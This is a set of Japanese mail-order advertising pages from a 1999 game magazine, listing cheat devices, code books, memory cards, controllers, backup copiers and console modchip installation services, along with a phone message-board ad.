悪魔城ドラキュラX～月下の夜想曲/アストラスーパーステーズ/エーベルージュ スペシャル/ガーディアンフォース/ガングリフォンII/機動戦艦ナデシコ THE BRANK OF3YEARS/★ギレンの野望/COURIER CRISIS/幻想水滸伝/THE HOUSE OF THE DEAD/サクラ大戦２～君、死にたもうことなかれ/★新魔超奥義ヴァルハリアン/GT24/★シャイニングフォース IIIシナリオ2狙われた神子/★シャイニングフォースIII シナリオ３氷壁の邪神官/少女革命ウテナ～いつか革命される物語/スーパーロボット大戦Ｆ/★スーパーロボット大戦Ｆ完結編/★スレイヤーズ ろいやる２/卒業III～ウエディング・ベル/チョロQパーク/ディープフィアー/デジタルモンスターズ Ver.Sデジモンテイマーズ/★ドラゴンフォースII～神去りし大地に/★日本代表チームの監督になろう！/バーニングレンジャー/パッケンローダー/パロック/Pia♥キャロットへようこそ！！/ひみつ戦隊メタモルV/★ファンタシースターコレクション/ブラック・マトリクス/プリンセスメーカー ゆめみる妖精/プロ野球チームもつくろう！/魔導物語/★無人島物語R ふたりのラブラブ愛ランド/メルティランサーRe-inforce/悠久幻想曲 2nd Album/★ラングリッサー ドラマティックエデション/★ラングリッサーV/リンダキューブ 完全版/★ルナ２～エターナルブルー/ルパン三世 ピラミッドの賢者/レイディアント シルバーガン/わくわくぷよぷよダンジョン

6043 プレステキングDEナイスチョイス2
価格2,400円を→￥2,000
ゲームタイトル100本，裏技コード6,719本収録
'97年6月～'98年2月発売のもの（アイテムリスト付）

6044 サターンキングDEナイスチョイス2
価格2,400円を→￥2,000
ゲームタイトル60本，裏技コード6,395本収録
'97年6月～'98年2月発売のもの（アイテムリスト付）

6094 プレステキングDEナイスチョイス
価格3,200円を→￥1,600
ゲームタイトル165本，裏技コード7,036本収録
'94年12月～'97年5月発売のもの（アイテムリスト付）

サターンキングDEナイスチョイスは完売致しました

輸入数量限定商品 亜細亜の奇跡

1052 PS アクションリプレイ（黄金軸付） PS

GA価格→￥1,980

亜細亜の薫り漂う逸品

香港製アクションリプレイ＋スプリングナット。言わずと知れた…アレに使って欲しい。わかる人にはわかる商品だ！

※写真は実際の商品と異なる場合があります。

1051 PS ゲームブースター＆PS アクションリプレイ２IN１ PS

GA価格→￥3,980

あのゲームブースターと香港製アクションリプレイが合体！！裏技も使えるし、PSでGBも動きだす。もちろんGBの裏技も使えるよ！

※一部未対応のソフトもあります。
※写真のゲームソフトは商品に含まれません。
※写真 は実際の商品と異なる場合があります。

■人材、作品、ライター募集
プロショップへご連絡ください

すごい!! 必殺セーブデータが入ったPS用メモリーがあるらしいぞ！

3146 PS メモリージャック Part. 1

【強力!!16タイトル】 GA価格→￥2,800

- ●R4-リッジレーサータイプ4
- ●ボボローグ●レガイヤ伝説
- ●スマッシュコート2
- ●メタルギアソリッド●玉藺物語
- ●スターオーシャンセカンドストーリー
- ●バイオハザード2
- ●チョコボの不思議なダンジョン
- ●ゼノギアス
- ●ファイナルファンタジータクティクス
- ●グランツーリスモ●影牢
- ●ドラゴンシーズ●封神演技
- ●BRAVE FENCER 武蔵伝

PS メモリージャック Part. 2

GA価格→￥2,800

近日発売予定

あのスペシャルなセーブデータを収録したメモリージャックシリーズに、最新作が登場！

■Final Fantasy Ⅶ／スコールのステータス最大、資金最大／ガーディアンフォースと魔法大量所持／全種類のカード所持／全種類のアイテム所持／デパグルーム／スコールのステータス最大、全アイテム所持、G.F.と魔法大量所持、全カード所持／ステータス最大のチョコボとモーグリ所持／■チョコボの不思議なダンジョン2／チョコボステータス最大、資金最大、ハネすべて所持の状態で白魔導士の家からスタート■幻想水滸伝Ⅱ／主人公ステータス最大、資金最大の状態で、リューベの村宿屋からスタート／本拠地に全キャラクターがステータス最大の状態で存在。ラダトの街のシュウに会いに行くイベントからスタート ■ストリートファイターZERO3／全モード出現、全キャラクター使用可能■トゥルーラブストーリー2／全学期データ：各キャラクターなかよし度、あこがれ度最大、アイテムすべて所持／アルバムデータ：アルバム中の全データ表示可能■アーマードコア マスターオブアリーナ資金最大、全パーツ所持■エリーのアトリエ■デジモンワールド ■サウザンドアームズ ■ポケットムムー ■アンジェリーク 天空の鎮魂歌 ■起動戦士ガンダム 逆襲のシャア ■エアガイツ

※もちろんセーブデータを消せば純正の2倍のメモリーカードとしても使用可能。（スイッチの切替えで30ブロック使用）※写真はPart.1です。

4524 SFC ゲーム裏技改造完全マニュアル

GA価格→￥1,942 SFC

X-Tサスケでゲーム裏技プレイを楽しむための解説本。裏技に必要なマニア向け技術理論と各レベルごとの実践編の2部構成。実践編はマンガで楽しみながら使用方法も完全マスターできる。

8053 SFC 裏技コード大全集

GA価格→￥1,942 SFC

SFC裏技タップリの総集編ゲームタイトル435本、裏技コード8,597本収録。

2178 SFC エックスターミネーターサスケ パーフェクト3点セット

SFC

合計価格17,400円をGA価格→￥9,800

<セット内容>

- ■エックスターミネーター2サスケ
- ■ゲーム改造完全マニュアル
- ■SFC裏技コード大全集

MEGA HIT

2126 SFC エックスターミネーター2サスケ スーファミのゲームがよみがえる！ ￥7,900

GA価格→ SFC

◆人気ゲームの裏技コード約800内蔵。メニューから選ぶだけのカンタン操作。全6種類の豊富なサーチモードであらゆる裏技をサーチ。スローモーション機能搭載！2段階スピード切替でシューティングやアクションゲームに最適。

GBC対応でついに登場！

カラー対応版GBエックスターミネーター

…近日発売…

非圧縮タイプ

30ブロックの大容量！通常のメモリーの2枚分です！ PSダブルメモリー2メガ

PS

GA価格 各→￥1,800

SUPER HIT

4515 ブラック 4517 ホワイト 4519 クリアグリーン
4516 グレイ 4518 クリアレッド 4520 クリアブルー

2枚分が1枚に！最大30ブロックまでセーブ可能。スイッチ切替えでセーブエリアがわかるぞ！データを圧縮しない非圧縮タイプなので、安心です。

動作に関しては当社で保証いたします。まんいち、初期不良により動作しない場合は交換いたします。

1021 SSメモリーカード8M

SS

GA価格→￥3,800

サターン本体の約30倍のスロット数のセーブ機能！そして海外版ソフトが使えるユニバーサル機能まで付いています！！

2123 64 ゲーム攻略ナビゲーター

GA価格5,800円を→￥4,800

64にもついにプロアクションリプレイが登場。今のところPCリンク機能はないのでコードのサーチはできないけど、改造コード集が続々リリース予定だぞ。

2128 PS裏ワザデータ郎スペシャル

GA価格→￥4,500

裏ワザデータ郎3までのデータから人気ゲームを選んで収録。データを消せば60ブロック無圧縮メモリーカードとしても使用できるぞ。

2120 SS裏ワザデータ郎

SS

GA価格→￥3,980

PSで好評だったデータ郎のサターン版。秘技セーブデータを大量収録。外部カートリッジRAMとしても使用できるぞ。

2124 PS ゲーム攻略ナビゲーターPAR2

GA価格5,800円を→￥4,800

PS用アクションリプレイに待望のNEWバージョン登場。アクションリプレイCD読み込み機能や高速ブートアップ機能、ファイルビューワー機能、イメージビューワー機能、アイコンエディター機能など新機能満載。

2161 PS GBゲームブースター

PS GA価格→￥5,900

PSでGBのソフトが遊べるアダプター。プロアクションリプレイ機能で改造もできるぞ。（一部プレイできないソフトがあります。また、音楽はなりません）

2186 SS ゲーム攻略ナビゲーターPAR2

GA価格5,800円を→￥4,800

SS用プロアクションリプレイがバージョンアップして帰ってきた！8Mダイレクトメモリー機能搭載によりゲーム中にアクションリプレイへセーブロードが可能。

4570 PS用アクションリプレイ PS CDコード集（総集編）Vol.2

別冊コード集パート7から雑誌「アクションリプレイVol.1」の内容（約180タイトル）を収録。

いよいよ登場！

GA価格→ ￥2,980

6005 PS用アクションリプレイ秘技コードCD Vol.1

カラット社製の別冊秘技コード集パート1からEXまでのPS用改造コードを網羅した総集編。全278タイトル2,651本の秘技コード収録。アクションリプレイ2でのみ読み込み可能。

GA価格→ ￥2,980

4554 アクションリプレイVOL.1

価格→￥1,000

アクションリプレイを極めたお得な一冊。PS、SS、64、SFC、GBの秘技コード満載！153タイトル、CD-ROM付。

【人材募集】 技術系スタッフ、プログラマー募集●ゲームスアークでは常に技術系のやる気のある人を募集しています。僕の知識はゲームスアークのためにあるという貴方、まずはご連絡ください。プロショップのインストラクターも募集中！
【作品募集】 あなたの作った作品をゲームスアークで売ってみないか●ただしゲームスアークのスタッフを唸らせる作品であることが条件。OKが出れば、依託でも買取りでも応相談。
【記事募集】 記事を書いてみませんか●ゲームラボや各同人誌を見て、「こんな記事僕でも書けるよ」と思われたことがある方も少なくないはず。「書くことは好きだし時間はたっぷりある」という貴方、ぜひ作品を投稿してみてください。もちろん遠方の方でもOKです。まずはご連絡を！

2151 64トライスター

定価14,800 をGA価格→ ¥12,800

NEW

64,SFC,FCのソフトが使える！

●64のみエックスターミネーター機能搭載（『ゼルダ』などの裏技コード内蔵）●日本語版のみメモリエディタ機能付●セーブデータ解析に便利な10進数表示機能●裏技コード追加入力も可能だ。※一部未対応のソフトもあります。※ACアダプターが別途必要です。（SFC用と同等の物をご用意ください。


2103 SFC トライスター

残りわずか SFC

定価7,800をGA限定価格→¥6,800

スーファミにトライスターを挿し、ファミコンソフトをセットするだけ。FC、NES、S-NESが楽しめる。ビデオ出力が可能です。SFC対応。※一部未対応のソフトがあります。

64



1029 64 Z64 (256M)

GA価格→¥59,800

ZIPドライブ搭載、スタンドアローンタイプの64マジコン。ZIPメディアに64ソフトをバックアップできるスグレモノ。

NEW

1072 アップスキャンコンバーター V-BOX

GA価格→ ¥7,800

ビデオ信号（NTSC）からVGA信号への変換が可能です！

2035 SFC スーパーUFO プロ8.3J

定価32,800をGA価格→ ¥19,800

SFC

MEGA HIT

●フロッピーにバックアップしてしまえばゲームカセットはもう不要！●ゲームの改造までも出来てしまったりして…●レジューム機能でどこでも好きなところでゲームをセーブできる。

3197 PS プロキャリーケース

新発売特別価格 ¥2,980

これでゲームグッズを整理整頓しましょう！PS本体、各種ケーブル、ゲームCD、メモリーカード、裏技アダプター等がきれいに収まる収納バッグです！もちろん普通のバッグとしてもご使用いただけます。

※本製品にPS本体、各種ケーブル、ゲームCD、メモリーカード、裏技アダプターなどは含まれません。

ドクターデンジ

GA価格 各→ ¥1,200

5005 クリアブラック
5006 クリアホワイト

キーチェイン付超ミニタイプの電磁波チェッカー。3段階のLEDライトと電子音で有害電磁波を検知するスグレモノ。携帯電話、TV、パソコンなど身の回りの危険度を一度チェックしてみよう。

2037 SFC スーパーUFO 5点セット

定価→¥43,900+非売品 ¥24,800

SFC UFO PRO8、ユーティリティソフト（UFOグラフチェンジャー、UFOぶろぐらむメーカー、UFOスクリーンセーバー、UFOキャラクターエディタ非売品）

2038 SFC スーパーUFO ソフト4点セット

定価→¥11,100+非売品 ¥6,800

UFOグラフチェンジャー、UFOぶろぐらむメーカー、UFOスクリーンセーバー、UFOキャラクターエディタ非売品

2030 SFC UFOグラフチェンジャー

SFC GA価格→¥3,500

2031 SFC UFOキャラクターエディター

セットを御購入の方だけにプレゼント 非売品

2032 SFC UFOぶろぐらむメーカー

GA価格→¥3,800

2033 SFC UFOスクリーンセーバーキット

GA価格→¥3,800

レッドアントポータブル TFTカラーモニター

1031

GA価格→ ¥14,800

4インチのTFTモニター。折りたたみ式なので持ち運びにも便利。単3電池8本使用で4時間使用可能。もちろんACアダプターも付いています。PCリンク時のゲーム用サブモニターにも最適！

1019 PSジョルトパック

GA価格→¥1,480

PS

ジョルトパックのリストバンドタイプの振動パックが新たな衝撃を生む。

※基本的にデュアルショック以前の振動対応ソフト用です。デュアルショック対応ソフトでは、正常に動作しない場合があります。予めご了承ください。

PS

2148 PSジョルトパック2

GA価格→¥1,980

体感してください！衝撃の振動！！初代ノーマルコントローラーに装着すればブルブルが体感できる。D. SHOCKとはひと味違う振動が体験できる。

▼GBカラー用 GB用グッズ各種

GBC ライトマジック GA価格→¥800

ライト付

GBCの画面を拡大する装着型のレンズとライトです！きれいなカラー画面を存分に楽しむことができます。

3131 レッド 3134 イエロー
3132 ブルー 3135 ライトパープル
3133 パープル 3136 クリアー

GBC スティックボーイ GA価格→¥580

あなたのGBCにジョイスティックが！操作性バツグンです！

3137 レッド 3140 イエロー
3138 ブルー 3141 ライトパープル
3139 パープル 3142 クリアー

GBC バッテリーパック GA価格→¥2,000

この充電式のバッテリーパックがあれば、わざわざ電池を入れ換える必要はありません

3125 レッド 3128 イエロー
3126 ブルー 3129 ライトパープル
3127 パープル 3130 クリアー

▶ GBポケット用

GBPマルチボーイ GA価格 各→¥3,200


3186 緑
3187 黒
3188 グレイ
3189 シルバー
3190 クリア
3191 黄
3192 赤

最強装備！1.4倍拡大レンズ+ライト+スティックコントローラー+デュアルスピーカー。こんなにつけていいのかな？！※GBカラー、GBPライトには対応

2160 サウンドショック

GA価格→¥2,980

ゲームボーイのサウンドが振動に変換されます！どんなゲームでも体感ゲームにはやがわり！※GBカラー、GBPライトには対応しておりません。



GBPプロテクター GA価格 各→¥980

3154 黒 3155 赤 3156 黄 3157 グレイ

ラバー製プロテクター。装着したままゲームもできるし、電池の入れ替えもラクラク。スクリーンカバー付き。屋外での使用に便利なメートルのストラップ付。※GBカラー、GBPライトには対応しておりません。

GBPバッテリーパック GA価格 各→¥2,800

3181 ブラック 3182 黄 3183 赤
3184 緑 3185 グレイ

コンパクトでもパワフル！充電式バッテリー。8時間の充電で約8～10時間使用できます。専用充電アダプター付き。※GBカラー、GBPライトには対応しておりません。

■ 通販センター開設 PM4時までのご注文は当日発送

輸入商品の場合、在庫にばらつきがあることがあります。ご了承ください。

http://www.gamestark.co.jp http://www.gamestark.co.jp http://www.gamestark.co.jp

CONTROLLER

ゲームへのこだわりを追及するならこれだ！

※コントローラーには、一部ゲームに未対応の機能がある場合があります。ご了承ください。

1067 PS デュアルフォース　MAD CATZ社製

GA価格→¥3,800


しっくりと手になじむラバーグリップ、十字キーの採用によりキー入力もスムーズ！連射機能に加え、3種類のコントローラーモード（DIGITAL、DUAL FORCE、STEERING WHEEL）が選択可能。

※本製品は海外仕様の為、コントローラーモードの「STEERING WHEEL」では、一部対応していないゲームソフトがあります。

＜参考＞DIGITAL…ノーマル STEERING WHEEL…ネジコン
DUAL FORCE…デュアルショック

3163 スコーピオンガン

GA価格→¥2,680



PS：GUNコン、ハイパーブラスター対応
SS：バーチャガン対応

リアル指向のデザインとオートリロード、連射、バイブレーション等、機能満載のハンドガンタイプ。疲れ知らずの逸品です。

イレイザーガン GA価格 各→¥3,680

3173 黒
3174 コンバット

PS：GUNコン、ハイパーブラスター対応
SS：バーチャガン対応

PS SS

超速、超音といえばコレしかない！連射、オートリロード機能と比類なき臨場感！オススメです。

3116 アベンジャープロ　GA価格→¥5,900

PS SS

フットペダルで熱くなれ!!

ブローバック機能やフットペダルが付いて、あのゲームがアーケード感覚で遊べるガンコン/トローラー登場！！PS,SSの2機種に対応。連射機能とオートリロード機能も付いて、とってもオトク！これで遊べば、君の部屋がゲームセンターに大変身！？

64ハイパーコントローラープラス　GA価格 各→¥2,600

3121 ブラック
3122 ブルー
3123 クリアブルー
3124 クリア

なんと持ち手のグリップが左右に動く！ワキをしめてかかるのがスポーツゲームの基本姿勢だ！連射・スローモーション機能はモチロンのこと、ドライブゲーム等に最適なステアリングホイールまで搭載しているスグレモノ！操作性もバッチリ！！

サイバーショック　GA価格 各→¥2,980

1047 シルバー
1048 クリア
1049 メタルブルー

PS

PSコントローラーがおしゃれなデザインで新登場!!もちろん振動も連射もバッチリ!!自由に替えられる5種類のマルチスティック付。

PS プロレーシンググリップ　GA価格 各→¥3,800

3118 ブラック　3120 クリアブルー
3119 シルバー

デジタル／アナログ切替えスイッチ付のハンドルコントローラー。左右両方にハンドルがついたデュオショックは珍しい！ネジコン対応。左利きユーザーは利き手が使える涙もの一品！！

PS ゲームグリップ GA価格 各→¥800

初代ノーマルコントローラー専用。かぶせるだけで大変身！ラバー製グリップカバー。握り心地サイコー！

PS

3111 黒
3112 白
3113 青
3114 黄

※色はベースの色を表記しています

同人誌／書籍関係 BOOKS

知識の宝庫、裏モノ系書籍の決定版！

ハード・ソフトに対する知識、アンダーグラウンド系の情報、裏技コードなどが満載！ここでしか読むことのできないものばかり集めてみました！

4562 価格→¥980
月刊電脳亜細亜 2月号
亜細亜の裏モノ系情報に詳しくなる！

4542 価格→¥1,143
MP3吸い取り講座
MP3の取扱いが、まるごとこの一冊に！

4534 価格→¥1,048
レベル100になる本（美少女編）
美少女ゲームならこれ！

4522 価格→¥953
ハッキングソフトカタログ
キャラすげかえの変なゲームが集結！

6046 価格→¥1,905
エミュレータ活用テクニック
エミュレータに関する知識が満載！

6078 価格→¥1,143
CD-R焼き焼き講座2
CD-R焼の基礎から詳しく解説した一冊！

エミュレーターリスト 価格→各¥1,905
6049（五十音順）　6045（ナンバー順）
あらゆるエミュレーターを網羅したリストです。検索しやすい方でどうぞ！

6070 価格→¥2,667
POSITIVE 5号
裏モノ系情報誌の最終号がついに発刊！

6047 価格→¥953
プレイアニコン
冬のコミケ（コスプレ）完全収録！

6092 価格→¥1,429
マジコン通信
マジコン情報はこれでゲットだぜ！

6081 価格→¥953
レベル100になる本 改訂版
ゲーム改造の知識満載！

4563 価格→¥800
ゲームラボ3月号
※バックナンバーもあります。

欲しいモノがスグ手にはいる!!
（ただし、ご注文商品が在庫商品で料金着払いご利用の場合に限ります。）

ゲームスアーク インフォメーション GAME'S ARK INFORMATION

ご来店のお客様へ　ゲームスアーク全店共通★メチャお得な２種類の新サービス始めました!

●『ポイント貯めてカード』お買上げ1,000円毎に1点スタンプ！30点で、1,000円のお買い物ができます。

●『最新裏技コード集～コードエクスプレスを5冊買えば6冊めは、なんとタダになるお得なカード』を発行!

ご購入された商品のハードの改造をおこなうことで各メーカーの保証対象外になります。改造される方はいかなる場合も、個人の責任で行ってください。

1011 プレステコンソール (SCPH-7000)

GA価格→￥22,800

MODチップ取付けサービス料込み。バックアップしたソフトもOK！（通常版MODチップを取付しています）（海外のソフトは動きません）

1027 プレステコンソール VCD Ver.

GA価格→￥42,000

VCDが再生できるアジア版白PSにMODチップ取付けサービス料込み。バックアップしたソフトもOKの最強バージョン。通常版MODチップを取付しています）

1007 サターンコンソール USA

GA価格→￥24,800

USA版の黒サターンを日本使用に改造。SS-KEY取付けサービス料込み。バックアップしたソフトもOKなうえに起動時間も短縮！（海外のソフトを使用する場合にはユニバーサル機能が付いたアダプターが必要）

1025 サターンコンソール

GA価格→￥17,800

日本仕様の白サターンにSS-KEY取付けサービス料込み。バックアップしたソフトが使用できちゃう。起動時間も短縮されるよ。

価格には本体、MODチップ又はSS-KEY、及び店頭での取付け料金が含まれています。

2.1m延長ケーブル

2145 PS エクステンダー

2146 SS エクステンダー

2176 64 エクステンダー
GA価格 各…… ￥800

2117 SFC エクステンダー
GA価格 …… ￥500

3160 PS AV ケーブル
GA価格 …… ￥900

1004 PS リンクケーブル
GA価格 …… ￥1,600

2109 GB ツインリンクケーブル
GA価格 …… ￥1,500

GA価格 各…… ￥500

2106 GB-GBリンクケーブル

2190 GBP-GBPリンクケーブル

2191 GB-GBリンクケーブル

1035 【CDデュプリケーター】デュプリ大魔王

GA価格→￥128,000

ワンプッシュボタンでほぼすべてのフォーマットのCDがコピー可能

◆CD-Rドライブには国内最高評価のTEAC「CD-R55S」を使用！◆CDデュプリケーター1対1型！スタンドアローンタイプなのでこれ1台でOK！◆書込み速度は最高4倍速！60分の音楽CDなら約18分で完了◆CD全フォーマット対応（PS-GAME/SS-GAME/MUSIC CD/VIDEO-CD/PHOTO-CD）※12xリード/4xライトSCSI-2対応※一部の特殊フォーマットには対応しない場合もあります。

※著作権法を遵守してご使用ください。

1041 FSアダプターPS用

GA価格→￥9,800

PS改造、MODチップ取付け…何のこと？

ややっこしいMODチップ取り付けなしで、「FSアダプター」をPSの拡張端子に挿すだけで、バックアップCD-Rやフリーソフトがプレイできる究極PSに大変身！

同時発売フリーソフト★アダルトCG集、同人アニメ、脱衣麻雀等

※注意）18禁ソフトは18歳未満のお客様はお断りいたします。なお、その他フリーソフトはウハウハもの10タイトル程度が近日発売予定です。

1068 ゲームスアーク特選 NEW

ゲーム機改造用ハンダこて入門セット

まず道具から！　GA価格→￥2,000

やる気が沸いてくる！必要なものを全てセットしました。

●30Wハンダこて●ヤニ入りハンダ20g●ヒートクリップル/S型●こて先クリーナー付ハンダこて台●ソルダーアシスト（リムーバー&フォーク）●ハンダ吸収線

1055 接点洗浄剤

NEW GA価格→ ￥1,100

修理にだす前にまずはこれを！

アレ故障かな？と思ったら、まずコイツを試してみよう！接触不良や、端子部分の見えないヨゴレがおかしい原因のほとんどです。本当に不思議と復活します。

1001 PS メタルナット（スプリング付）

GA価格→ ￥500

スプリングによりフタの開閉が可能。

改造が面倒な方 自信がない方 たったの2日で あなたのハードは蘇ります

プロショップ店頭に於てのみ承っております!!

秋葉原研究所 AKIHABARA - LABORATORY

ゲーム機本体改造サービス

［腕に自信のあるインストラクターも募集中!］詳しくはプロショップまで

★福岡店は今のところ改造サービスはご利用できません。

◆PS MODチップ取付け
◆SS KEY取付け
◆CD ピックアップレンズ交換

メニュー&料金一覧

	プレステ（部品、取付料込）			サターン（部品、取付料込）	
	ノーマルMOD	RHPMOD	レンズ交換	SS KEY	レンズ交換
	¥9,000	¥11,000	¥6,000	¥8,000	¥8,000

＜プロショップに改造依頼希望の方対象　諸注意及び　保証規定＞

●改造後のゲーム機本体は、各メーカーの保証が受けられなくなります。あらかじめご了承ください。
●依頼受付時に正常に動作しない場合や、事前に改造等が施してある場合はご依頼をお断りする場合があります。
●依頼受付時にお預りするのはゲーム機本体のみとし、付属品などは紛失防止の為お預かり致しません。
●改造後はお引き渡し前に動作確認を実行しておりますが、お客様のメディア（CD-R）製作環境による動作不良は一切責任を負いかねます。
●改造後のゲーム機本体のご使用にあたっては、著作権法等を厳守の上ご使用ください。違法複製によって生じた刑事責任（最大で３年以下の懲役、又は300万円以下の罰金）及び民事責任については、当社は一切責任を負いません。

1：保証期間は本体引き渡し後、30日以内です。
2：保証期間中に正常な状態での動作不良の場合には、動作の再確認を無料にてさせていただきます。当店に送る前に、必ず電話連絡をしてください。
3：保証期間内でも、下記の場合は保証対象外とさせていただきます。
○当店発行の保証書を紛失したり改変した場合。○引き渡し後の移動、郵送時の落下等による損傷及び事故による故障。○ゲーム機本体の取扱説明書等の注意書に従わない使用上の誤りがあった場合。○天変地異（火災、落雷、地震等）による損傷、及び故障。
4：改造の終了後連絡がとれてから30日以上、引き取りに来られない場合は当店にてお預りした本体は処分させていただきます。
5：当店発行の保証書は日本国内においてのみ有効とします。

●この広告に記載されている名称は各社の商標又は登録商標です。●製品によっては一部のソフト、ハードに対応できないものがあります。●記載価格は平成11年1月22日現在の価格です。●商品の仕様、外観等は改良の為予告なく変更することがあります。また、価格、発売日等も予告なく変更する場合があります。●価格には消費税が含まれておりません。

http://www.gamesark.co.jp http://www.gamesark.co.jp http://www.gamesark.co.jp

毎月25日発売

速報 コードエクスプレス

定期購読会員募集中

●お申し込みは6ヶ月単位 ●代金 6,300円（税込）

送料無料で毎月発売日までに郵送でお届けします
※必ず開始希望号数を通販センターにお申し付けください。

通信販売のお知らせ

全国スピード通販、欲しいものがすぐ手に入る！

PM4時までのご注文は当日発送してみせます

↑ただし、ご注文商品が在庫商品で料金着払いご利用の場合に限ります。

一万円（税抜）以上のお買上げで **送料・着払い手数料無料**

ご好評により太っ腹サービス

1万円（税抜）未満お買上げの方は、全国一律 送料600円、着払い手数料500円

※一部離島は除きます。日本国内の販売に限ります。

◎広告掲載内容は、'99年4月15日まで有効です。ただし、限定商品等により品切れする場合もありますので予めご了承ください。不良以外での返品返金はできません。1週間以内の不良は新品と交換します。

■ 通信販売お申し込み方法

●必ず、お電話、もしくはＦＡＸで在庫の有無、商品の価格をご確認の上、お申し込みください。

●代金は、商品代金、送料（送金手数料・着払い手数料、お客様負担）の合計金額に消費税を加えた金額をお支払いください。

●代金のお支払い方法

現金書留 受付番号、商品名、商品番号、数量、住所、氏名、電話番号を明記の上、下記住所宛に送付してください。

銀行振込
●東京三菱銀行　福岡支店　普通預金 1179539
ゲームスアーク 通販センター
●西日本銀行　天神北支店　普通預金 0362729
ゲームスアーク 通販センター

郵便振替 振替番号　01780-9-64662
ゲームスアーク 通販センター

料金着払 ※未成年の方は保護者の承諾が必要です
着払い手数料　1万円未満…… 500円

ゲームスアーク通販センター

●お電話でのお申し込みは **092-533-7036**

［電話でのお申し込み受付時間］ ○平日11：00～20：00 ○日祝10：00～19：00

FAX、インターネットでのお申し込みは24時間受付中です！

●FAXでのお申し込みは **092-533-7037**

●インターネットでのお申し込みは **http://www.gamesark.co.jp**

〒810-0011 福岡県福岡市中央区高砂2-2-5

◎通販センターからのお詫びとお願い――PM15：00とPM19：00～20：00の時間帯は大変込み合っています。電話の増設やシステムの改善等努力しておりますが電話がつながりにくい場合があります。誠に申し訳ございませんが、つながりにくい時はしばらく時間をおいておかけ直しください。よろしくお願い致します。

料金着払いでのお申し込みは、下記の専用申込書を拡大コピーし、もれなく記入して郵送又はFAXにてお申し込みください。

ゲームラボ4月号

◎料金着払い専用申込書◎

下記商品を料金着払で申し込みます　年　月　日

フリガナ	印鑑	TEL	（　）	生年月日 T・S・H　年　月　日（　才）
お名前		FAX	（　）	職業・学年
住所　〒□□□－□□□□				保護者氏名（20才未満は必ずご記入ください） 印鑑

商品番号	商品名	数量	金額

未成年の方は必ず、保護者の方の承諾を得て送ってください。

商品配達希望時間帯
□午前　□午後
□6時以降

※商品配達時間は交通事情等により変更される場合があります。※商品代金とは別に●送料　●着払手数料　●消費税　が別途かかりますので、あらかじめご了承ください。

弊社使用欄

合計　　円

※情報は毎日リアルタイムで変わります。

03-5680-6816

※ピポパの音の出るプッシュホンでかけて下さいね。

24時間リアルタイムで使えます

0019# 家庭用ゲームソフト売ります、買います、交換します。（関東近辺・東京・千葉・神奈川・埼玉、他エリア）

0020# 家庭用ゲームソフト売ります、買います、交換します。（関西近辺OK！大阪・名古屋、他エリアOKです）

0021# ネオジオ、サターン、プレースステーション、64売ります、買います、交換します、何でもOKです。

0023# プレステ、スーファミ、64、サターン（関東エリア）ソフト 売ります、買います、交換します。

0024# プレステ、スーファミ、64、サターン（関西エリア）ソフト 売ります、買います、交換します。

0025# 裏技・裏コマンド・隠し技 教えてください、教えます。

0026# アーケード基板、PCエンジン、メガドライブのソフトや不要品、売ります、買います、交換など。

爆発中!!
メッセージ大募集!!

0027# ゲーセン友達、交通友達募集！（関東エリア、周辺OKです）

0028# ゲーセン友達、交通友達募集！（関西エリア、周辺OKです）

0029# 同人誌友達 募集、他売ります、交通、買います、交換します。

0030# コスプレチーム、アニメ、マンガサークル。ゲームチーム、コミケ友達、チーム募集。

0031# なんでも言いたい放題のコーナー

0032# コスプレ コミケ友達募集

0035# コスプレ グッズ 売ります、買います、交換します。

利用者

03-5680-6816

メッセージを聞く時は7#

メッセージを聞きたいBOXの番号と#を押す。
※それから、もう一度BOX IDの番号と#を押す

メッセージを録音する時は3#

録音したいBOXの番号と#を押す。100秒以内にメッセージを入れて下さい。

利用方法

ルールを守って楽しく使って下さい。

嵐のような大人気!

あなたの不要品がお金になります。

今月の強化募集メッセージ 全部!!

お約束4ケ条

- 取り引きはできるだけ手渡しと現金でね。
- 売りたい物は箱や説明書付きかどうか。詳しく入れて下さいね（タイトル名もね）。
- 売りたい人は商品と連絡先（電話番号と電話が取れる時間）を必ず入れて下さい。イタズラメッセージは自動的にカットします。ポケットベルの番号を入れてもOKです）。
- 相手の迷惑にならない時間に連絡を取って下さい。

激安!! 大売り出し!! 24時間使えます!!

電話でフリーマーケット

とっても楽しい いつでも どこでも コミケ コスプレ

中古ソフトやウラ技、ゲーセン友達募集、同人誌等売ります買います。

マルチボックスって

超かんたん

この人は中古ソフトや基板を安く買いたい人

マルチボックスに電話をしてメニューを選び、相手に連絡して売買するしごくかんたん!!

買いたい人

情報ダイヤル

24時間フル稼働リアルタイム。みんなもメッセージを入れようね。これを聞けば絶対学校でも人気者！

登録24時間OK!
03-5680-6816

いったい何なの?

売りたい人

中古ソフトや基板、コントローラー、同人誌、不要品、最新情報、他何でもOKです。

自動的にマルチボックスのコンピューターに登録されます。全国の情報が1万件近く登録されています。中古ソフトや基板売りたし。

一般第二種通信事業者届出番号A-07-1160

上記のお問い合わせ TEL.03-3657-5533 バンクネットサービス

高く買います

秘密厳守

切手（未使用品に限る）、デパート商品券（全国共通に限る）、図書券、テレカ未使用品、ハイウェイカード、オレンジカード（未使用品に限る）、収入印紙、ビール券


売却品を安心、誠実な当社へご送付下さい。

●宅配便か郵送でお送り下さい。送金は現金書留か銀行振り込みで行います。口座番号を記入して下さい。
※買い入れにご不満の場合、2日以内の解約可。

日本ソフトチケット17係 〒125-0062 東京都葛飾区青戸5-31-7-101Aビル TEL.03-3650-0777

'99 ストレート通販 PS SS GB

輸入品、バックアップマシーン、裏技アダプター



ストレート大阪店
2月 堂々オープン!!

チラシの一部だよ

お買得品	広告の品	広告の品	広告の品
SFC用サイクロン (UFO.ドクター コンパチ) 32M 7,500円 64M 12,500円 (保.初期不良)	N64 トライスター ¥11,800	PS.デュアルショック JOYコントローラー 平日3580 2800円	PS JOYコントローラー Twin Shock 平日2980 2,380円
SFC用ゲームドクター (旧)32M 9,500円 (保.初期不良)	N64アクションリプレイ (PC-Comms サポート) 6,900円	PS.アクションリプレイ [NEW] (S付) Z 3,980円	PS. 1Mメモリー(15ブロック) 平日980 780円
SFC用JOY 398円	DI SRAM カード (V64用) 6,900円	PS ゴールデン Gun [NEW] コンバット 2,680円	PS. 2Mメモリー(30ブロック) 平日1980 1,280円
